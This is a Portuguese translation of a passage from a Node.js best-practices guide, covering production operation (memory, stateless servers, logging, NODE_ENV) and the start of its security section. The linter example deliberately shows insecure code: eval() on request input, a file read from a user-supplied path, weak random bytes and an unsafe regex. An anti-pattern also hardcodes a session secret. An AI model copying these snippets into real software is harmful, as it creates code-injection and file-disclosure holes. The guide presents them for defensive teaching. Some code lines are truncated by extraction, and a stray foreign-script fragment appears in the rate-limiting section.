
Exemplo de APM - um produto comercial que visualiza o desempenho de aplicações de serviço cruzado



Exemplo de APM - um produto comercial que enfatiza a pontuação da experiência do usuário



Exemplo de APM - um produto comercial que destaca caminhos de código lento



5.9. Deixe seu código pronto para produção

TL;DR: Programe com o fim em mente, planeje para produção desde o primeiro dia. Isso pode parecer vago, então eu compilei algumas dicas de desenvolvimento que estão relacionadas à manutenção de produção (clique no Gist abaixo).

Caso contrário: Uma pessoa fera em TI/DevOps não salvará um sistema mal escrito.

Deixe seu código pronto para produção

Explicação em um Parágrafo

A seguir, uma lista de dicas de desenvolvimento que afetam significativamente a manutenção e a estabilidade da produção:

- O guia de doze fatores - Familiarize-se com o guia [Doze fatores](#)

- Seja sem estado - Não salve dados localmente em um servidor Web específico (veja o marcador separado - “Seja sem estado”)
- Cache - Utilize o cache intensamente, mas nunca falhe por causa da incompatibilidade de cache
- Teste de memória - calibre o uso de memória e vazamentos como parte do seu fluxo de desenvolvimento, ferramentas como “memwatch” podem facilitar muito essa tarefa
- Funções de nome - Minimize o uso de funções anônimas (ou seja, callbacks em linha), pois um perfilador de memória típico fornecerá uso de memória por nome de função
- Use ferramentas CI - Use ferramentas CI para detectar falhas antes de enviar para produção. Por exemplo, use o ESLint para detectar erros de referência e variáveis indefinidas. Use –trace-sync-io para identificar o código que usa APIs síncronas (em vez da versão assíncrona)
- Registre sabiamente - Inclua em cada informação contextual da declaração de log, esperançosamente no formato JSON, para que as ferramentas de agregadores de log, como o Elastic, possam pesquisar nessas propriedades (veja o marcador separado - “Aumentar a visibilidade usando logs inteligentes”). Além disso, inclua o ID da transação que identifica cada solicitação e permite correlacionar linhas que descrevem a mesma transação (veja o marcador separado - “Incluir ID da transação”)
- Gerenciamento de erros - O tratamento de erros é o calcanhar de Aquiles dos sites de produção do Node.js - muitos processos do Node estão travando devido a pequenos erros, enquanto outros persistem em um estado defeituoso em vez de travar. Definir a sua estratégia de tratamento de erros é absolutamente essencial, leia aqui as minhas [práticas recomendadas de tratamento de erros](#)

5.10. Meça e proteja o uso de memória

TL;DR: O Node.js tem uma relação controversa com o uso de memória: o motor v8 possui limites no uso de memória (1.4GB) e existem caminhos conhecidos para vazamentos de memória no código do Node - portanto, observar a memória do processo do Node é uma obrigação. Em aplicações pequenas, você pode medir a memória periodicamente usando comandos shell, mas em aplicação média-grande considere utilizar um sistema de monitoramento de memória robusto.

Caso contrário: A memória de seus processos pode vazar cem megabytes por dia, assim como aconteceu no [Walmart](#).

Meça e proteja o uso de memória

Explicação em um Parágrafo

Em um mundo perfeito, um desenvolvedor Web não deve lidar com vazamentos de memória. Na realidade, os problemas de memória são uma pegadinha conhecida do Node. Acima de tudo, o uso da memória deve ser monitorado constantemente. Nos sites de desenvolvimento e produção pequena, você pode avaliar manualmente usando comandos do Linux ou ferramentas npm e bibliotecas como node-inspector e memwatch. A principal desvantagem dessas atividades manuais é que elas exigem que um ser humano monitore ativamente - para locais de produção sérios, é absolutamente vital usar ferramentas robustas de monitoramento, por exemplo. (AWS CloudWatch, DataDog ou qualquer sistema proativo semelhante) que alertam quando ocorre um vazamento. Existem também algumas diretrizes de desenvolvimento para evitar vazamentos: evite armazenar dados no nível global, use fluxos para dados com tamanho dinâmico, limite o escopo de variáveis usando let e const.

O que Outros Blogueiros Dizem

- Do blog [Dyntrace](#):

... ”Como já aprendemos, no Node.js o JavaScript é compilado para código nativo pelo V8. As estruturas de dados nativas resultantes não têm muito a ver com a representação original e são gerenciadas exclusivamente pelo V8. Isso significa que não podemos alocar ou desalocar ativamente a memória em JavaScript. O V8 usa um mecanismo bem conhecido chamado coleta de lixo para resolver esse problema.”

- Do blog [Dyntrace](#):

... “Embora este exemplo leve a resultados óbvios, o processo é sempre o mesmo: Crie dumps de heap com algum tempo e uma boa quantidade de alocação de memória entre Compare alguns dumps para descobrir o que está crescendo”

- Do blog [Dyntrace](#):

... “falha, o Node.js tentará usar cerca de 1,5 GB de memória, que deve ser limitado quando executado em sistemas com menos memória. Esse é o

comportamento esperado, pois a coleta de lixo é uma operação muito cara. A solução para isso foi adicionar um parâmetro extra ao processo Node.js: node –maxoldspace_size=400 server.js –production ” “Por que a coleta de lixo é cara? O mecanismo JavaScript V8 emprega um mecanismo de coleto de lixo pare-o-mundo. Na prática, isso significa que o programa interrompe a execução enquanto a coleta de lixo está em andamento.”

5.11. Deixe seus recursos de frontend fora do Node

TL;DR: Sirva conteúdo de frontend usando um middleware dedicado (nginx, S3, CDN) pois o desempenho do Node fica realmente prejudicado quando se lida com muitos arquivos estáticos devido ao seu modelo single threaded (segmento único).

Caso contrário: Seu único thread do Node ficará ocupado fazendo streaming the centenas de arquivos de html/imagens/angular/react ao invés de alocar todo seu recurso para a tarefa que ele foi designado - servir conteúdo dinâmico.

Deixe seus recursos de frontend fora do Node

Explicação em um Parágrafo

Em uma aplicação web clássica, o back-end serve o front-end/gráficos para o navegador, uma abordagem muito comum no mundo do Node é usar o middleware estático do Express para enviar arquivos estáticos para o cliente. MAS - O Node não é um aplicativo Web típico, pois utiliza um único thread que não é otimizado para servir muitos arquivos de uma só vez. Em vez disso, considere o uso de um proxy reverso (por exemplo, nginx, HAProxy), armazenamento em nuvem ou CDN (por exemplo, AWS S3, Armazenamento de Blobs do Azure etc.) que utiliza muitas otimizações para essa tarefa e obtém uma taxa de transferência muito melhor. Por exemplo, um middleware especializado como o nginx incorpora ganchos diretos entre o sistema de arquivos e a placa de rede e usa uma abordagem multi-thread para minimizar a intervenção entre várias solicitações.

Sua solução ideal pode usar um dos seguintes formulários:

1. Usando um proxy reverso - seus arquivos estáticos estarão localizados próximos ao seu aplicativo Node, somente os pedidos para a pasta de arquivos estáticos serão servidos por um proxy que fica na frente do seu aplicativo Node, como o nginx. Usando essa abordagem, seu aplicativo Node é responsável por implantar os arquivos estáticos, mas não para atendê-los. O colega do seu frontend vai adorar esta abordagem, pois evita solicitações de origem cruzada do frontend.
2. Armazenamento em nuvem - seus arquivos estáticos NÃO farão parte do conteúdo do aplicativo Node, eles serão carregados em serviços como o AWS S3, o Azure BlobStorage ou outros serviços semelhantes que nasceram para essa missão. Usando essa abordagem, seu aplicativo Node não é responsável por implantar os arquivos estáticos nem para atendê-los, portanto, um desacoplamento completo é desenhado entre o Node e o Frontend, que é, de qualquer maneira, manipulado por equipes diferentes.

Exemplo de configuração: configuração típica do nginx para servir arquivos estáticos

```
# configurar compactação gzip
gzip on;
keepalive 64;

# definindo servidor da web
server {
listen 80;
listen 443 ssl;

# lidar com conteúdo estático
location ~ ^/(images/|img/|javascript/|js/|css/|stylesheets/|flash/|media/|st
root /usr/local/silly_face_society/node/public;
access_log off;
expires max;
}
```

O que Outros Blogueiros Dizem

Do blog [StrongLoop](#):

...Em desenvolvimento, você pode usar `res.sendFile()` para servir arquivos estáticos. Mas não faça isso em produção, porque essa função precisa ser lida no sistema de arquivos para cada solicitação de arquivo. Por isso, ela

terá latência significativa e afetará o desempenho geral do aplicativo. Note que res.sendFile() não é implementado com a chamada do sistema sendfile, o que tornaria muito mais eficiente. Em vez disso, use o middleware static-service (ou algo equivalente), que é otimizado para servir arquivos para aplicativos Express. Uma opção ainda melhor é usar um proxy reverso para servir arquivos estáticos; consulte Usar um proxy reverso para obter mais informações...

5.12. Seja stateless, mate seus Servidores quase todos os dias

TL;DR: Armazene qualquer tipo de dados (por exemplo, sessões de usuário, cache, arquivos de upload) em armazenamentos externos. Considere ‘matar’ seus servidores periodicamente ou utilize plataformas ‘serverless’ (por exemplo, AWS Lambda) que forçam explicitamente um comportamento stateless.

Caso contrário: Falha em um determinado servidor resultará em tempo de inatividade da aplicação, em vez de apenas matar uma máquina defeituosa. Além do mais, dimensionar a elasticidade será mais desafiador devido à dependência de um servidor específico.

Seja stateless, mate seus Servidores quase todos os dias

Explicação em um Parágrafo

Você já encontrou um problema de produção grave no qual um servidor estava com alguma configuração ou dados em falta? Isso provavelmente se deve a alguma dependência desnecessária de algum ativo local que não faz parte da implantação. Muitos produtos de sucesso tratam servidores como um pássaro fênix - ele morre e renasce periodicamente sem nenhum dano. Em outras palavras, um servidor é apenas uma peça de hardware que executa seu código por algum tempo e é substituído depois disso. Essa abordagem

- permite dimensionamento adicionando e removendo servidores dinamicamente sem efeitos colaterais.
- simplifica a manutenção, pois libera nossa mente de avaliar cada estado do servidor.

Exemplo de código: anti-padrões

```
// Erro típico 1: salvar arquivos enviados, localmente em um servidor
var multer = require('multer'); // middleware express para lidar com uploads
var upload = multer({ dest: 'uploads/' });

app.post('/photos/upload', upload.array('photos', 12), function (req, res, ne

// Erro típico 2: armazenar sessões de autenticação (passport) em um arquivo
var FileStore = require('session-file-store')(session);
app.use(session({
  store: new FileStore(options),
  secret: 'keyboard cat'
}));

// Erro típico 3: armazenar informações no objeto global
Global.someCacheLike.result = { somedata };
```

O que Outros Blogueiros Dizem

Do blog [Martin Fowler](#):

...Um dia tive essa fantasia de iniciar um serviço de certificação para operações. A avaliação da certificação consistiria em um colega e eu aparecendo no data center corporativo e atacar os servidores de produção críticos com um taco de beisebol, uma motosserra e uma pistola de água. A avaliação seria baseada em quanto tempo levaria para a equipe de operações colocar todas as aplicações em funcionamento novamente. Esta pode ser uma fantasia idiota, mas há um pouco de sabedoria aqui. Enquanto você não deve usar os bastões de beisebol, é uma boa idéia queimar seus servidores em intervalos regulares. Um servidor deve ser como uma fênix, subindo regularmente das cinzas...

5.13. Utilize ferramentas que detectam vulnerabilidades automaticamente

TL;DR: Mesmo as dependências mais confiáveis, como o Express, têm vulnerabilidades conhecidas (de tempos em tempos) que podem colocar um sistema em risco. Isso pode ser contornado usando ferramentas comunitárias e comerciais que constantemente verificam

vulnerabilidades e avisam (localmente ou no Github). Algumas podem até corrigí-las imediatamente.

Caso contrário: Manter seu código limpo com vulnerabilidades sem ferramentas dedicadas exigirá o acompanhamento constante de publicações online sobre novas ameaças. Bem entendido.

Utilize ferramentas que detectam vulnerabilidades automaticamente

Explicação em um Parágrafo

As aplicações modernas de Node possuem dezenas e algumas vezes centenas de dependências. Se alguma das dependências que você usa tiver uma vulnerabilidade de segurança conhecida, seu aplicativo também estará vulnerável. As ferramentas a seguir verificam automaticamente vulnerabilidades de segurança conhecidas em suas dependências:

- [npm audit](#) - npm audit
- [snyk](#) - Encontre e corrija continuamente vulnerabilidades em suas dependências

O que Outros Blogueiros dizem

Do blog [StrongLoop](#):

...Usá-lo para gerenciar as dependências da sua aplicação é poderoso e conveniente. Mas os pacotes que você usa podem conter vulnerabilidades críticas de segurança que também podem afetar sua aplicação. A segurança da sua aplicação é tão forte quanto o “elo mais fraco” em suas dependências. Felizmente, existem duas ferramentas úteis que você pode usar para garantir os pacotes de terceiros que você usa: nsp e requireSafe. Estas duas ferramentas fazem basicamente a mesma coisa, então usar ambos pode ser um exagero, mas “melhor prevenir do que remediar” são palavras para se viver quando se trata de segurança ...

5.14. Atribua ‘TransactionId’ para cada declaração de log

TL;DR: Atribua o mesmo identificador, transaction-id: {some value}, para cada entrada de log dentro de um mesmo request. Depois, ao inspecionar erros em logs, conclua facilmente o que aconteceu antes e depois. Infelizmente, isso não é fácil de se conseguir no Node, devido à sua natureza assíncrona. Veja exemplos de código.

Caso contrário: Observar um log de erros de produção sem o contexto - o que aconteceu antes - torna muito mais difícil e mais lento raciocinar sobre o problema.

Atribua ‘TransactionId’ para cada declaração de log

Explicação em um Parágrafo

Um log típico é um armazém de entradas de todos os componentes e requisições. Após a detecção de alguma linha ou erro suspeito, torna-se difícil combinar outras linhas que pertencem ao mesmo fluxo específico (por exemplo, o usuário “João” tentou comprar algo). Isso se torna ainda mais crítico e desafiador em um ambiente de microsserviço quando uma requisição/transação pode se estender por vários computadores. Aborde isso atribuindo um valor de identificador de transação exclusivo a todas as entradas da mesma solicitação, para que, ao detectar uma linha, você possa copiar o id e pesquisar por todas as linhas que possuam ID de transação semelhante. No entanto, alcançar isso no Node não é simples, pois um único thread é usado para atender a todas as solicitações - considere o uso de uma biblioteca que possa agrupar dados no nível de requisições - veja o exemplo de código no próximo slide. Ao chamar outro microsserviço, passe o Id da transação usando um cabeçalho HTTP como “x-transaction-id” para manter o mesmo contexto.

Exemplo de código: configuração típica do Express

```
// ao receber um novo pedido, inicie um novo contexto isolado e defina um ID  
  
const { createNamespace } = require('continuation-local-storage');  
var session = createNamespace('minha sessão');  
  
router.get('/:id', (req, res, next) => {
```

```

    session.set('transactionId', 'algum GUID único');
    someService.getById(req.params.id);
    logger.info('Começando agora para obter algo por Id');
}

// Agora, qualquer outro serviço ou componente pode ter acesso aos dados cont
class someService {
    getById(id) {
        logger.info("Starting to get something by Id");
        // outra lógica vem aqui
    }
}

// O logger agora pode anexar o ID da transação a cada entrada para que as en
class logger {
    info (message)
    {console.log(` ${message} ${session.get('transactionId')}`);}
}

```

5.15. Defina NODE_ENV=production

TL;DR: Defina a variável de ambiente NODE_ENV para ‘production’ ou ‘development’ para sinalizar se as otimizações de produção devem ser ativadas - muitos pacotes npm determinam o ambiente atual e otimizam seu código para produção.

Caso contrário: Omitir esta simples propriedade pode degradar muito o desempenho. Por exemplo, ao utilizar o Express para renderização do lado do servidor, omitir o NODE_ENV o torna mais lento!

Defina NODE_ENV = production

Explicação em um Parágrafo

Variáveis de ambiente de processo são um conjunto de pares de valores-chave disponibilizados para qualquer programa em execução, geralmente para propósitos de configuração. Embora quaisquer variáveis possam ser usadas, o Node incentiva a convenção de usar uma variável chamada NODE_ENV para sinalizar se estamos em produção no momento. Essa determinação permite que os componentes forneçam diagnósticos melhores durante o desenvolvimento, por

exemplo, desativando o armazenamento em cache ou emitindo instruções de log detalhadas. Qualquer ferramenta de implantação moderna - Chef, Puppet, CloudFormation, outros - suporta a configuração de variáveis de ambiente durante a implantação.

Exemplo de código: definindo e lendo a variável de ambiente NODE_ENV


```
// Configurando variáveis de ambiente no bash antes de iniciar o processo do
$ NODE_ENV=development
$ node

// Lendo a Variável de Ambiente Usando Código
if (process.env.NODE_ENV === "production")
  useCaching = true;
```

O que Outros Blogueiros Dizem

Do blog [dynatrace](#):

...No Node.js há uma convenção para usar uma variável chamada NODEENV para definir o modo atual. Vimos que, de fato, NODEENV é lida e o padrão é “development”, se não estiver definido. Observamos claramente que, configurando NODEENV para produção, o número de requisições que o Node.js pode manipular aumenta em cerca de dois terços, enquanto o uso da CPU cai um pouco. Deixe-me enfatizar isso: A configuração NODEENV para produção torna sua aplicação 3 vezes mais rápida!*



5.16. Projete deploys automáticos, atômicos e com tempo de inatividade zero

TL;DR: Pesquisas mostram que times que executam muitos deploys, reduzem a probabilidade de problemas graves em produção. Deploys rápidos e automatizados que não necessitam de processos manuais arriscados e significativo tempo de inatividade, melhoram o processo de deploy. Provavelmente, você irá alcançar isso usando Docker, combinado com ferramentas de CI, pois elas se tornaram o padrão do setor para deploy simplificado.

Caso contrário: Deploys demorados -> tempo de inatividade de produção e erro relacionado a humanos -> equipe não-confiante com os deploys -> menos implantações e recursos.

5.17. Use uma versão LTS do Node.js

TL;DR: Certifique de que você está usando uma versão LTS do Node.js para receber correção de bugs críticos, atualizações de segurança e melhorias de performance.

Caso contrário: Bugs recentemente descobertos e vulnerabilidades podem ser usados para explorar uma aplicação em produção, e sua aplicação pode se tornar incompatível com vários módulos e mais difícil de manter.

Use uma versão LTS do Node.js em produção

Explicação em um Parágrafo

Verifique se você está usando uma versão LTS (Long Term Support) do Node.js em produção para receber correções de bugs críticos, atualizações de segurança e melhorias de desempenho.

As versões LTS do Node.js são suportadas por pelo menos 18 meses e são indicadas por números de versão pares (por exemplo, 4, 6, 8). Eles são melhores para produção, já que a linha de lançamento LTS é focada em estabilidade e segurança, enquanto a linha de lançamento ‘Atual’ tem uma vida útil mais curta e atualizações mais frequentes no código. As alterações nas versões LTS estão limitadas a correções de bugs para estabilidade, atualizações de segurança, possíveis

atualizações npm, atualizações de documentação e certos aprimoramentos de desempenho que podem ser demonstrados para não interromper aplicações existentes.

Leia em

🔗 [Definições de lançamento do Node.js](#)

🔗 [Agenda de lançamento do Node.js](#)

🔗 [Etapas Essenciais: Suporte de Longo Prazo para o Node.js por Rod Vagg](#)

...o cronograma de lançamentos incrementais dentro de cada um deles será impulsionado pela disponibilidade de correções de bugs, correções de segurança e outras pequenas, mas importantes, alterações. O foco será na estabilidade, mas a estabilidade também inclui a minimização do número de bugs conhecidos e a manutenção das preocupações de segurança à medida que elas surgem.

5.18. Não direcione logs dentro do aplicativo

TL;DR: O destino dos logs não devem ser codificados na unha por desenvolvedores, dentro do código da aplicação. Ao invés disso, deve ser definido pelo ambiente de execução no qual a aplicação é executada. Desenvolvedores devem escrever logs para stdout usando um utilitário logger e depois deixar o ambiente de execução (container, servidor, etc) canalizar o fluxo do stdout para o destino apropriado (por exemplo: Splunk, Graylog, ElasticSearch, etc).

Caso contrário: Aplicações manipulando o roteamento de log === difícil de dimensionar, perda de logs, separação ruim de preocupações.

Não direcione logs dentro do aplicativo

Explicação em um Parágrafo

O código da aplicação não deve manipular o roteamento de log, mas deve usar um utilitário de logger para gravar em `stdout/stderr`. “Roteamento de log” significa selecionar e enviar logs para um local diferente da aplicação ou processo da aplicação, por exemplo, gravar os logs em um arquivo, banco de dados etc. A razão para isso é principalmente dupla: 1) separação de interesses e 2) [Melhores práticas de 12 fatores para aplicações modernas](#).

Muitas vezes pensamos em “separação de interesses” em termos de pedaços de código entre serviços e entre os próprios serviços, mas isso se aplica também aos componentes mais “infraestruturais”. Seu código da aplicação não deve manipular algo que deve ser tratado pela infraestrutura/ambiente de execução (na maioria das vezes nos dias de hoje, contêineres). O que acontece se você definir os locais de log em sua aplicação, mas depois precisar alterar esse local? Isso resulta em uma alteração e implementação de código. Ao trabalhar com plataformas baseadas em contêiner/nuvem, os contêineres podem delegar e desligar ao escalar para demandas de desempenho, portanto, não podemos ter certeza de onde um arquivo de log terminará. O ambiente de execução (container) deve decidir para onde os arquivos de log serão roteados. O aplicativo deve apenas registrar o que precisa para `stdout/stderr`, e o ambiente de execução deve ser configurado para pegar o fluxo de log a partir de lá e roteá-lo para onde ele precisa ir. Além disso, aqueles na equipe que precisam especificar e/ou alterar os destinos de log geralmente não são desenvolvedores de aplicações, mas fazem parte do DevOps e podem não ter familiaridade com o código da aplicação. Isso impede que eles façam alterações facilmente.

Exemplo de código - Anti-padrão: roteamento de log bem acoplado ao aplicativo

```
const { createLogger, transports, winston } = require('winston');
const winston-mongodb = require('winston-mongodb');

// log para dois arquivos diferentes, que o aplicativo agora deve estar preocupado
const logger = createLogger({
  transports: [
    new transports.File({ filename: 'combined.log' }),
  ],
  exceptionHandlers: [
    new transports.File({ filename: 'exceptions.log' })
  ]
});

// log para MongoDB, que o aplicativo agora deve estar preocupado com
winston.add(winston.transports.MongoDB, options);
```

Fazendo isso dessa maneira, a aplicação agora lida com lógica de aplicativo/lógica de negócios e lógica de roteamento de log!

Exemplo de código - melhor tratamento de logs + exemplo do Docker

In the application:

```
const logger = new winston.Logger({
  level: 'info',
  transports: [
    new (winston.transports.Console)()
  ]
});

logger.log('info', 'Mensagem de Log de Teste com algum parâmetro %s', 'algum
```

Then, in the docker container `daemon.json`:

```
{
  "log-driver": "splunk", // usando apenas o Splunk como exemplo, poderia ser
  "log-opt": {
    "splunk-token": "",
    "splunk-url": "",
    ...
  }
}
```

Então este exemplo acaba ficando como `log -> stdout -> Docker container -> Splunk`

Citação de Blog: “O'Reilly”

Do [blog O'Reilly](#),

Quando você tem um número fixo de instâncias em um número fixo de servidores, o armazenamento de logs no disco parece fazer sentido. No entanto, quando sua aplicação pode ir dinamicamente de 1 instância em execução para 100 e você não tem ideia de onde essas instâncias estão sendo

executadas, é necessário que seu provedor de nuvem lide com a agregação desses logs em seu nome.


Citação: “12-Factor”

Do [guias de boas práticas 12-Factor](#),

Uma aplicação de doze fatores nunca se preocupa com o roteamento ou armazenamento de seu fluxo de saída. Não se deve tentar gravar ou gerenciar arquivos de log. Em vez disso, cada processo em execução grava seu fluxo de eventos, sem buffer, em stdout.

Nas implantações de teste ou de produção, o fluxo de cada processo será capturado pelo ambiente de execução, agrupado com todos os outros fluxos da aplicação e roteado para um ou mais destinos finais para visualização e arquivamento de longo prazo. Esses destinos de arquivamento não são visíveis ou configuráveis pela aplicação e, em vez disso, são completamente gerenciados pelo ambiente de execução.

Exemplo: Visão geral da arquitetura usando o Docker e o Splunk como exemplo



6. Boas Práticas em Segurança

6.1. Adote as regras de segurança do linter

✓ OWASP Threats A1:Injection

✓ OWASP Threats XSS

TL;DR: Faça uso de plugins de linter relacionados à segurança, como por exemplo o [eslint-plugin-security](#) para capturar vulnerabilidades de segurança e erros o mais cedo possível, na melhor das hipóteses, enquanto estão sendo codificados. Isso pode ajudar a detectar pontos fracos de segurança, como usar o eval, invocar um processo filho ou importar um módulo com string literal (por exemplo, input do usuário). Clique em ‘Leia Mais’ abaixo para ver exemplos de códigos que serão capturados por um linter de segurança.

Caso contrário: O que poderia ser um ponto fraco de segurança durante o desenvolvimento, pode se tornar um grande problema no ambiente de produção. Além disso, o projeto pode não seguir práticas de segurança de código consistentes, levando a vulnerabilidades sendo introduzidas ou segredos confidenciais comprometidos em repositórios remotos.

Adote as regras de segurança do linter

Explicação em um Parágrafo

Plugins de segurança para ESLint e TSLint, como [eslint-plugin-security](#) e [tslint-config-security](#) oferecer verificações de segurança de código com base em várias vulnerabilidades conhecidas, como RegEx inseguras, o uso não seguro de `eval()`, e nomes de arquivos não literais sendo usados ao acessar o sistema de arquivos em uma aplicação. O uso de ganchos git como [pre-git](#) permite reforçar ainda mais quaisquer regras no controle de origem antes de serem distribuídas aos controles remotos, uma das quais pode ser verificar se nenhum segredo foi adicionado ao controle de origem.

exemplo eslint-plugin-security

Alguns exemplos de regras de prática inseguras detectadas por `eslint-plugin-security`:

detectar-pseudoRandomBytes

```
const insecure = crypto.pseudoRandomBytes(5);
```

detectar-nome-de-arquivo-não-literal-em-fs

```
const path = req.body.userinput;
fs.readFile(path);
```

detectar-eval-com-expressão

```
const userinput = req.body.userinput;
eval(userinput);
```

detectar-regexp-não-literal

```
const unsafe = new RegExp('/(x++)+y/');
```

Um exemplo de execução do `eslint-plugin-security` em um projeto Node.js com as práticas de código não seguras acima:

```
8:16 warning Found crypto.pseudoRandomBytes which does not produce cryptographically strong numbers security/detect-pseudoRandomBytes
19:1 warning Found fs.readFile with non literal argument at index 0 security/detect-non-literal-fs-filename
20:1 warning eval with argument of type Identifier security/detect-eval-with-expression
21:14 warning Unsafe Regular Expression (new RegExp) security/detect-unsafe-regex
```

O que outros blogueiros dizem

Do blog de [Adam Baldwin](#):

Um Linter não precisa ser apenas uma ferramenta para impor regras pedantes sobre espaço em branco, ponto-e-vírgula ou instruções eval. O ESLint fornece uma estrutura poderosa para eliminar uma ampla variedade de padrões potencialmente perigosos em seu código (expressões regulares, validação de entrada e assim por diante). Acho que ele fornece uma nova ferramenta poderosa que merece ser considerada por desenvolvedores de JavaScript preocupados com a segurança.

6.2. Limite requests simultâneos usando um middleware

✓ OWASP Threats DDoS

TL;DR: Ataques DOS são muito populares e relativamente fáceis de conduzir. Implemente uma limitação de taxa, usando um serviço externo como平衡adores de carga de nuvem, firewalls de nuvem, nginx, o pacote [rate-limiter-flexible](#), ou (para aplicações menores e menos críticas) um middleware limitador de taxa (por exemplo, [express-rate-limit](#))

